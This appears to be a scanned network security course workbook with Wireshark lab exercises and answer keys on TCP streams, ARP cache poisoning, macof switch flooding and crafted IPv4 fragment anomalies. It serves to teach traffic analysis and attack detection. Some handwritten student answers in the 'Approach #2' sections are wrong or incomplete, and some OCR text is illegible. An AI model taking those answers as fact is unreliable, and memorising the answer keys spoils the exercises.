
There are 4 TCP conversations in this pcap.

b) What is the duration of the conversation that lasted the longest?

Answer: (The order of displayed records may not be the same as seen below.)

Slide the navigation bar near the bottom of the Conversations screen to the right to reveal the Duration column.

The longest is 776.1629 seconds.



TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B	Rel Start	Duration
192.168.88.46	38802	192.168.88.78	[illegible]	292	28 131	141	13 000	151	15 131	[illegible]	776.1629
192.168.88.78	[illegible]	192.168.88.56	sixnetudr	148	16 539	74	10 349	74	6 190	7.881764000	768.4260
192.168.88.73	45948	192.168.88.78	ssh	43	7 617	23	4 083	20	3 534	358.488881000	2.6367
192.168.88.46	52851	192.168.88.78	mysql	30	2 934	18	1 474	12	1 460	648.932299000	8.4769

Name resolution Limit to display filter

Help Copy Follow Stream Graph A→B Graph B→A Close

Exercise 3:

Wireshark display for answers to questions a-d follows.

a) Navigate to the first packet in the pcap.

What is hexadecimal value of the Ethernet Type?

Answer:

Expand the Ethernet II layer by clicking on the right-pointing triangle.

The Ethernet II type is 0x0800 that represents IPv4.

b) What is the IP Time to Live value?

Answer:

Expand the IPI layer by clicking on the right-pointing triangle.

The TTL value is 64

c) What transport layer follows the IP layer?

Answer:


TCP is the transport layer. You can also find this in the IP header Protocol.

d) What is the last hexadecimal byte value of the TCP header?

Answer:

Click on the TCP layer to see all bytes associated with TCP in the bytes pane.

The last byte of the TCP header is 0xef.



Exercise 4:

Wireshark display for answers to questions a-b follows.

b) Follow the MySQL TCP conversation. What is the version of the MySQL server package for Ubuntu (ubuntu.???.???)?

   Answer:


   Go to packet number 372. Select the menu option Go -> Go to Packet and enter 372 as the value in the Packet number and select the "Jump to" button. Right click on packet 372 and select "Follow TCP Stream" from the pull down menu.

   ubuntu5.8

c) What is the name of the SQL table that the user performs an "insert into" (insert into ???) command on?

   Answer:

   auth_users




Exercise 5:

What is the last packet that contains beer? Very funny!! Okay, what is the packet number associated with the last packet that has a content of "beer"?


Answer:

Use the Edit pull down menu at the top left of the main Wireshark panel and select "Find Packet". Enter a Filter of "beer" (no quotes) and make sure you fill in the "String" option above the Filter. Click on Find in the lower right. This will highlight the first packet with the content of "beer".



Hit Ctrl + N to find successive packets. The one with the highest record number is the last.

Packet number 470 is the second and last packet that has a content of "beer".



Extra Credit:

a) Look at record 372 again, the first record of the MySQL session. Examine the TCP options. How many bytes does the Maximum Segment Size option occupy? Which of those bytes represent the MSS value of 1460?

Answer:

If you click on the Maximum segment size field, you see that it occupies 4 bytes. The last two hex bytes 0x05 b4 (circled in the Wireshark display that follows) are the value of 1460. Wireshark does not break that down for you, but now that you know how to convert from hex to decimal and back, you have the following:

$16^2 * 5 + 16^1 * 11 + 16^0 * 4$

$256 * 5 + 16 * 11 + 4 = 1280 + 176 + 4 = 1460$

b) What are the one byte codes associated with each TCP option that serve to identify it? Why is a NOP found in the options?

Answer:

```
▼Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
  ▼Maximum segment size: 1460 bytes
     Kind: MSS size (2)
     Length: 4
     MSS Value: 1460
  ▶TCP SACK Permitted Option: True
  ▶Timestamps: TSval 10065387, TSecr 0
  ▶No-Operation (NOP)
  ▶Window scale: 5 (multiply by 32)

0010  00 3c 4f 85 40 00 40 06  b9 69 c0 a8 58 2e c0 a8   .<O.@.@. .i..X...
0020  58 4e ce 73 0c ea 84 c7  da 6e 00 00 00 00 a0 02   XN.s.... .n......
0030  39 08 0c 14 00 00 02 04  05 b4 04 02 08 0a 00 99   9.......[illegible]
0040  55 3b 00 00 00 00 01 03  03 05                     [illegible]
```

The option codes are as follows: 02 = MSS, 04 = SACK permitted, 08 = Timestamps, 01 = NOP, and 03 = Window scale. The format for each option is code, length, and value for any option value greater than a byte. The NOP is used to pad the entire set of TCP options to a 4-byte boundary as required by standards.

NoP is [illegible]

it does [illegible]

Exercises Section: Network Access/Link Layer

Objectives: These exercises will help you become more familiar with concepts associated with the link or network access layer. The exercises in this section directly relate to the course material covered in section "Network Access/Link Layer".

Details: Use the pcap file **/home/sans/Exercises/Day1/link.pcap** as input for this exercise.

Start Wireshark on the command line and read the input file link.pcap using the following command:

```
wireshark link.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

a) Examine the first two records. In the first record what is 192.168.11.11 trying to find?

Hint: What IP address is the "who has" directed to? What type of information/address does 192.168.11.11 want to know from that host?

Hint: What does the response in the second record return? What type of address is this?

b) What is the Ethernet destination address in this ARP request? Why is the request sent to this address?

Hint: Expand the Ethernet II header. What host(s) see this destination address?

c) What is the hexadecimal Ethernet Type for an ARP request?

Hint: Expand the Ethernet II header.

d) What is the Target MAC address of the ARP request? Why do you suppose this address is being used?

Hint: Does the sender know the receiver's MAC address? This field requires some kind of value so this particular one has been selected for use.

e) Examine record 2. What type of ARP is this?

Hint: Look at the ARP layer heading. What is the word in parentheses that follows?

f) What is the MAC address of 192.168.11.1?

g) What is the MAC address of the intended recipient of this ARP message?

Hint: This is the "Target IP address".

Exercise 2:

Examine records 3, 4, 5 that are all associated with each other. What do you think is happening?

Hint: There are two ARP replies in records 4 and 5 to the ARP request in record 3. Do they contain the same MAC address for 192.168.11.111? This is not normal and most likely malicious. What is the attacker attempting to do?

Hint: The real response is returned in record 4, and the bogus one in record 5. Why would an attacker try telling the host requesting ARP resolution for host 192.168.11.111 that the MAC address for 192.168.11.111 is really that attacker's MAC address? What is the attacker trying to poison?

Exercise 3:

These questions pertain to records 6-55. These records are a small sample of hundreds of similar records. Focus your attention on the link layer Ethernet headers. This is sample output from the attack tool macof.

a) What is the source MAC address of records 6, 7, and 8?

b) What is the source IP address in records 6-55?

c) What is wrong with these MAC address to IP address associations? What does that indicate?

Hint: This is abnormal; do you suppose these are spoofed?

d) What do you suppose is the purpose of all these packets?

Hint: You learned that there is a particular attack that attempts to flood the network switch. Why is this performed?

Approach #2 – Do the following exercises.

Exercise 1:

a) Examine the first two records. The next few questions pertain to record 1. In the first record what is 192.168.11.11 trying to find?

192.168.11.1

b) What is the Ethernet destination address? Why is the request sent to this address?

192.168.11.1

broadcast

c) What is the hexadecimal Ethernet Type for an ARP request?

x0806

d) What is the Target MAC address of the ARP request? Why do you suppose this address is being used?

00

MAC

e) Examine record 2. What type of ARP is this?

ARP Reply

f) What is the MAC address of 192.168.11.1?

g) What is the MAC address of the intended recipient of this ARP message?

Exercise 2:

Examine records 3, 4, 5 that are all associated with each other. What do you think is happening?

Arp request & reply

Exercise 3:

Examine records 6-55. These records are a small sample of hundreds of similar records. Focus your attention on the link layer Ethernet headers. This is sample output from the attack tool macof. What is an explanation for this traffic?

Extra Credit:

Examine the three final records 56-58? What do you suspect is the purpose of these? The arpwatch file **extra-credit-linklayer-arpwatch.txt** shows arpwatch logs for this activity.

Answers Section: Network Access/Link Layer

Objectives: These exercises will help you become more familiar with concepts associated with the link or network access layer. The exercises in this section directly relate to the course material covered in section "Network Access/Link Layer".

Details: Use the pcap file **/home/sans/Exercises/Day1/link.pcap** as input for this exercise.

Start Wireshark on the command line and read the input file link.pcap using the following command:

```
wireshark link.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆The following answers apply to either Approach #1 or Approach #2.

Exercise 1:

The Wireshark display for answers a-d follows.

a) Examine the first two records. The next few questions pertain to record 1. In the first record what is 192.168.11.11 trying to find?

Answer:

The first record is an ARP request. 192.168.11.11 is trying to find the MAC address of 192.168.11.1.

b) What is the Ethernet destination address? Why is the request sent to this address?

Answer:

The Ethernet destination address is ff:ff:ff:ff:ff:ff – the broadcast address. All listening hosts on the network must receive this request so that the one that owns the IP address of 192.168.11.1 can respond.

c) What is the hexadecimal Ethernet Type for an ARP request?

Answer:

The ether type for the ARP protocol, both request and response, is 0x0806.

d) What is the Target MAC address of the ARP request? Why do you suppose this address is being used?

Answer:

The Target MAC address found in the ARP layer is 00:00:00:00:00:00. This value is used because the MAC address is unknown and this acts as a placeholder filling the field with a value that will not be known until the response is received.

```
No.  Time        Source              Destination         Protocol Length Info
     2 0.000089  Vmware_03:23:19     DigitalE_00:0a:04   ARP      42 192.168.11.1 is at 00:0c:29:03:23:19
▸Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
▾Ethernet II, Src: DigitalE_00:0a:04 (aa:00:04:00:0a:04), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 ▸Destination: Broadcast (ff:ff:ff:ff:ff:ff)
 ▸Source: DigitalE_00:0a:04 (aa:00:04:00:0a:04)
  Type: ARP (0x0806)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: DigitalE_00:0a:04 (aa:00:04:00:0a:04)
  Sender IP address: 192.168.11.11 (192.168.11.11)
  Target MAC address: 00:00:00 00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.11.1 (192.168.11.1)
```

The Wireshark display for answers e-g follows.

e) Examine record 2. What type of ARP is this?

Answer:

This is an ARP reply to the previous ARP request.

f) What is the MAC address of 192.168.11.1?

Answer:

The MAC address of 192.168.11.1 is 00:0c:29:03:23:19.

g) What is the MAC address of the intended recipient of this ARP message?

Answer:

The MAC address of 192.168.11.11, the host that sent the ARP request, is aa:00:04:00:0a:04.

```
No.  Time        Source              Destination         Protocol Length Info
     2 0.000089  Vmware_03:23:19     DigitalE_00:0a:04   ARP      42 192.168.11.1 is at 00:0c:29:03:23:19
▸Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
▸Ethernet II, Src: Vmware_03:23:19 (00:0c:29:03:23:19), Dst: DigitalE_00:0a:04 (aa:00:04:00:0a:04)
▾Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: Vmware_03:23:19 (00:0c:29:03:23:19)
  Sender IP address: 192.168.11.1 (192.168.11.1)
  Target MAC address: DigitalE_00:0a:04 (aa:00:04:00:0a:04)
  Target IP address: 192.168.11.11 (192.168.11.11)
```

Exercise 2:

Examine records 3, 4, 5 that are all associated with each other. What do you think is happening?

Answer:

In record 3, host 192.168.11.44 asks for the MAC address of 192.168.11.111. In record 4, 192.168.11.111 responds that its MAC address is 00:0c:29:0c:23:19. However, in record 5, allegedly 192.168.11.111 responds again with a different MAC address of aa:bb:cc:dd:ee:ff.

Ostensibly, this is an attempt to poison the cache of 192.168.11.44 with a bad MAC address of aa:bb:cc:dd:ee:ff – most likely that of the attacker. The attacker spoofed this frame to poison the cache. In fact, there is a highlighted warning in the packet details pane of record 5 about the detection of a duplicate IP address.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000174	DigitalE_00:0a:04	Broadcast	ARP	42	Who has 192.168.11.111? Tell 192.168.11.44
4	0.000261	Vmware_03:23:19	DigitalE_00:0a:04	ARP	42	192.168.11.111 is at 00:0c:29:03:23:19
5	0.000347	aa:bb:cc:dd:ee:ff	DigitalE_00:0a:04	ARP	42	192.168.11.111 is at aa:bb:cc:dd:ee:ff

Exercise 3:

These questions pertain to records 6-55. These records are a small sample of hundreds of similar records. Focus your attention on the link layer Ethernet headers. This is sample output from the attack tool macof.

The Wireshark display detailing answers follows.

a) What is the source MAC address of records 6, 7, and 8?

Answer:

The source MAC address of record 6 is 67:aa:17:2f:ba:02.
The source MAC address of record 7 is ac:1d:9d:2a:7c:71.
The source MAC address of record 8 is c6:58:a2:5e:02:49.

b) What is the source IP address in records 6-55?

Answer:

The source IP is 10.10.10.5

c) What is wrong with these MAC address to IP address associations? What does this indicate?

Answer:

This means that someone is spoofing these frames since all frames with the same source IP address should have the same source MAC address. As depicted, frames 6, 7, and 8 contain different source MAC addresses for source IP address 10.10.10.5.

```
Filter:                                                    Expression...   Filter
Packet No.   Time          Source        Destination   Protocol Source port Dest port Info
    6        6 1390.000000 10.10.10.5    10.10.10.10   TCP          8342        80 8342 > http [SYN]

▸ Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▾ Ethernet II, Src: 67:aa:17:2f:ba:02 (67:aa:17:2f:ba:02), Dst: a3:33:eb:5b:07:c7 (a3:33:eb:5b:07:c7)
  ▸ Destination: a3:33:eb:5b:07:c7 (a3:33:eb:5b:07:c7)
    Type: IP (0x0800)
▸ Internet Protocol Version 4, Src: 10.10.10.5 (10.10.10.5), Dst: 10.10.10.10 (10.10.10.10)

Packet No.   Time          Source        Destination   Protocol Source port Dest port Info
    7        7 1394.000000 10.10.10.5    10.10.10.10   TCP         20119        80 20119 > http [SYN]

▸ Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▾ Ethernet II, Src: ac:1d:9d:2a:7c:71 (ac:1d:9d:2a:7c:71), Dst: 40:96:86:7a:ef:a9 (40:96:86:7a:ef:a9)
  ▸ Destination: 40:96:86:7a:ef:a9 (40:96:86:7a:ef:a9)
    Type: IP (0x0800)
▸ Internet Protocol Version 4, Src: 10.10.10.5 (10.10.10.5), Dst: 10.10.10.10 (10.10.10.10)

Packet No.   Time          Source        Destination   Protocol Source port Dest port Info
    8        8 1400.000000 10.10.10.5    10.10.10.10   TCP         17073        80 17073 > http [SYN

▸ Frame 8: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▾ Ethernet II, Src: c6:58:a2:5e:02:49 (c6:58:a2:5e:02:49), Dst: 08:45:cc:00:2a:60 (08:45:cc:00:2a:60)
  ▸ Destination: 08:45:cc:00:2a:60 (08:45:cc:00:2a:60)
    Type: IP (0x0800)
▸ Internet Protocol Version 4, Src: 10.10.10.5 (10.10.10.5), Dst: 10.10.10.10 (10.10.10.10)
```

d) What do you suppose is the purpose of all these packets?

<u>Answer:</u>

This is output from a tool called macof that is part of the dsniff tool suite created by Dug Song. It creates a huge number of packets in a short period of time that have different source MAC addresses.

The switch's CAM table attempts to create a switch port pairing with each new source MAC address. This may overwhelm the CAM table, preventing the switch from storing the port/MAC address pairs, therefore the switch acts like a hub by sending the packet to all switch ports. This may be followed with an ARP poisoning attack since the switch is no longer able to restrict a given MAC address with the actual switch port.

Extra Credit:

Examine the three final records 56-58? What do you suspect is the purpose of these? The arpwatch file **extra-credit-linklayer-arpwatch.txt** shows arpwatch logs for this activity.

Answer:

This is ARP cache poisoning using a gratuitous ARP request instead of the conventional ARP reply. In record 57, 192.168.11.13 indicates that its MAC address is 00:0c:29:03:23:19. Right after that a gratuitous ARP arrives that professes to have a MAC address of 11:22:33:44:55:66 for IP address 192.168.11.13.

No.	Time	Source	Destination	Protocol	Length	Info
55	0.005524	Cisco_a1:14:54	Broadcast	ARP	60	Who has 09.70.223.249? Tell 09.70.210.1
56	0.005410	DigitalE_00:0a:04	Broadcast	ARP	42	Who has 192.168.11.13? Tell 192.168.11.65
57	0.005501	Vmware_03:23:19	DigitalE_00:0a:04	ARP	42	192.168.11.13 is at 00:0c:29:03:23:19
58	0.005591	11:22:33:44:55:66	Broadcast	ARP	42	Gratuitous ARP for 192.168.11.13 (Request)

Sender MAC address: Vmware_03:23:19 (00:0C:29:03:23:19)
Sender IP address: 192.168.11.13 (192.168.11.13)
Target MAC address: DigitalE_00:0a:04 (aa:00:04:00:0a:04)

The arpwatch log notes this same activity:

```
more extra-credit-linklayer-arpwatch.txt
```

```
Aug 23 09:50:01 jnovak-desktop arpwatch: new station 192.168.11.13
0:c:29:3:23:19
Aug 23 09:50:01 jnovak-desktop arpwatch: changed ethernet address
192.168.11.13 11:22:33:44:55:66 (0:c:29:3:23:19)
```

Exercises Section: IPv4

Objectives: These exercises will help you become more familiar with concepts associated with the IPv4 layer. Anomalies have been introduced in some packets to give you an opportunity to find abnormal characteristics. The exercises in this section directly relate to the course material covered in section "The IP Layer - IPv4".

Details: Use the pcap file **/home/sans/Exercises/Day1/ipv4.pcap** as input for this exercise.

Start Wireshark on the command line and read the input file ipv4.pcap using the following command:

```
wireshark ipv4.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 10-20 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

The first record is a fragment. What is the fragment offset value that is in the actual IP header, not the value translated by Wireshark as 32.

Hint: Remember that the value in the IP header must be multiplied by 8 to discover the actual number of fragment offset bytes. Click on the "Fragment Offset: 32" and look at the highlighted bytes below. The low-order byte displayed is the actual fragment value.

Exercise 2:

There are two problems with the IP header of the second record. What are they and what will happen to this packet?

Hint: One of them is very obvious as Wireshark highlights it in red. The other is more subtle, but is an invalid value too. Both of these issues cause the same thing to happen with the packet. Look at all the values in the header and the second one should stand out as being abnormal, specifically the IP version.

Exercise 3:

What conflicting field values does the third record IP header contain?

Hint: Concentrate your focus on fields associated with fragments – the Flags field and Fragment offset values.

Exercise 4:

Compute, using IP length fields, the number of bytes of header and data that follow the IP header of the fourth record.

Hint: Take the IP total length found in the IP header and subtract the IP header length.

No.	Time	Source	Destination	Protocol
4	0.000323	192.168.11.65	192.168.1.1	ICMP

```
Header length: 20 bytes
▶Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not
Total Length: 68
```

Approach #2 – Do the following exercises.

Exercise 1:

The first record is a fragment. What is the fragment offset value that is in the actual IP header, not the value translated by Wireshark as 32.

X04

Exercise 2:

There are two problems with the IP header of the second record. What are they and what will happen to this packet?

* Check Sum
* IP version 9

Exercise 3:

What conflicting field values does the third record IP header contain?

Do not fragmented
& fragment offset 8

Exercise 4:

Compute, using IP length fields, the number of bytes of header and data that follow the IP header of the fourth record.

X00 44 = 68

68 - 20 = 48

Extra Credit:

Records 5-7 are related fragments. Assume that these packets are to be sent over Ethernet. What are two IP abnormalities that all of them have?

all have fragment offset of 16

Answers Section: IPv4

Objectives: These exercises will help you become more familiar with concepts associated with the IPv4 layer. Anomalies have been introduced in some packets to give you an opportunity to find abnormal characteristics. The exercises in this section directly relate to the course material covered in section "The IP Layer –IPv4".

Details: Use the pcap file **/home/sans/Exercises/Day1/ipv4.pcap** as input for this exercise.

Start Wireshark on the command line and read the input file ipv4.pcap using the following command:

```
wireshark ipv4.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 10-20 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆ The following answers apply to either Approach #1 or Approach #2.

Exercise 1:

The first record is a fragment. What is the fragment offset value that is in the actual IP header, not the value translated by Wireshark as 32.

Answer

If you click on the fragment offset field in the IP layer of Wireshark and look at the bottom byte pane, you'll see a value of 0x20 04 highlighted. The high-order nibble of 0x20 includes the more fragments flag setting that causes the value of 0x20 to appear. Remember that the fragment offset is a 13-bit field and Wireshark doesn't do a good job of separating the fragment flags from the fragment offset value. The **0x04** is the fragment offset value. That makes sense since 4 * 8 = 32, the translated value that Wireshark reports.

```
No.  Time        Source          Destination     Protocol Length Info
   1 0.000000    192.168.11.65   192.168.1.1     IPv4        42 Fragmented IP protocol (proto=ICMP 1, off=32,
  Fragment offset: 32
0000  4c e6 76 40 db 2d aa 00  04 00 0a 04 08 00 45 00   L.v@.-.. ......E.
0010  00 1c 00 01 20 04 40 01  cd 49 c0 a8 0b 41 c0 a8   ....  .@. .I...A..
0020  01 01 41 41 41 41 41 41  41 41                     ..AAAAAA AA
```

Exercise 2:

There are two problems with the IP header of the second record. What are they and what will happen to this packet?

Answer

There is an obvious bad checksum as highlighted in red. Look at the IP version number of 8. That is an invalid version since only IP versions 4 and 6 are currently supported.

```
No.  Time        Source          Destination     Protocol Length Info
   2 0.000116    192.168.11.65   192.168.1.1     ICMP        82 Echo (ping) reque
▼Internet Protocol Version 4, Src: 192.168.11.65 (192.168.11.65), Dst: 192.168.1.1 (192.168.1.1)
  Version: 8
  Header length: 20 bytes
  ▶Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Tra
  Total Length: 68
  Identification: 0x0001 (1)
  ▶Flags: 0x00
  Fragment offset: 0
  Time to live: 64
  Protocol: ICMP (1)
  ▶Header checksum: 0x0000 [incorrect, should be 0xad25 (may be caused by "IP checksum offload"?)]
```

Both of these issues cause the packet to be dropped at the first hop they attempt to traverse.

Exercise 3:

What conflicting field values does the third record IP header contain?

Answer

The DF (don't fragment) flag is set, yet there is a non-zero offset value indicating a fragment.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000204	192.168.11.65	192.168.1.1	IPv4	42	Fragmented IP protocol

▶Flags: 0x02 (Don't Fragment)
Fragment offset: 8
Time to Live: 64

Exercise 4:

Compute, using IP length fields, the number of bytes of header and data that follow the IP header of the fourth record.

Answer:

The total IP datagram length is 68 bytes and the IP header is a standard 20 bytes. Therefore 68 – 20 = 48 bytes found in the ICMP header and data.

No.	Time	Source	Destination	Protocol
4	0.000323	192.168.11.65	192.168.1.1	ICMP

Header length: 20 bytes
▶Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not
Total Length: 68

Extra Credit:

Records 5-7 are related fragments. Assume that these packets are to be sent over Ethernet. What are two IP abnormalities that all of them have?

Answer:

All three records have a fragment offset of 16, yet they have different payloads; the first has a payload of "M"s, the second of "X"s, and the third of "A"s. That means that they all overlap. This is not normal. Each legitimate fragment must have a unique offset. Also, the IP header total length is 1516. Yet, we are on an Ethernet network where the maximum MTU for the IP packet is 1500.

No.	Time	Source	Destination	Protocol	Length	Info
5	0.001543	192.168.11.65	192.168.1.1	IPv4	1530	Fragmented IP protocol (proto=ICMP 1, off=16, ID=0001)
6	0.002767	192.168.11.65	192.168.1.1	IPv4	1530	Fragmented IP protocol (proto=ICMP 1, off=16, ID=0001)
7	0.003961	192.168.11.65	192.168.1.1	IPv4	1530	Fragmented IP protocol (proto=ICMP 1, off=16, ID=0001)

```
Total Length: 1516
Identification: 0x0001 (1)
▸Flags: 0x01 (More Fragments)
Fragment offset: 16

0000  4c e6 76 40 db 2d aa 00  04 00 0a 04 08 00 45 00   L.v@.-.. ......E.
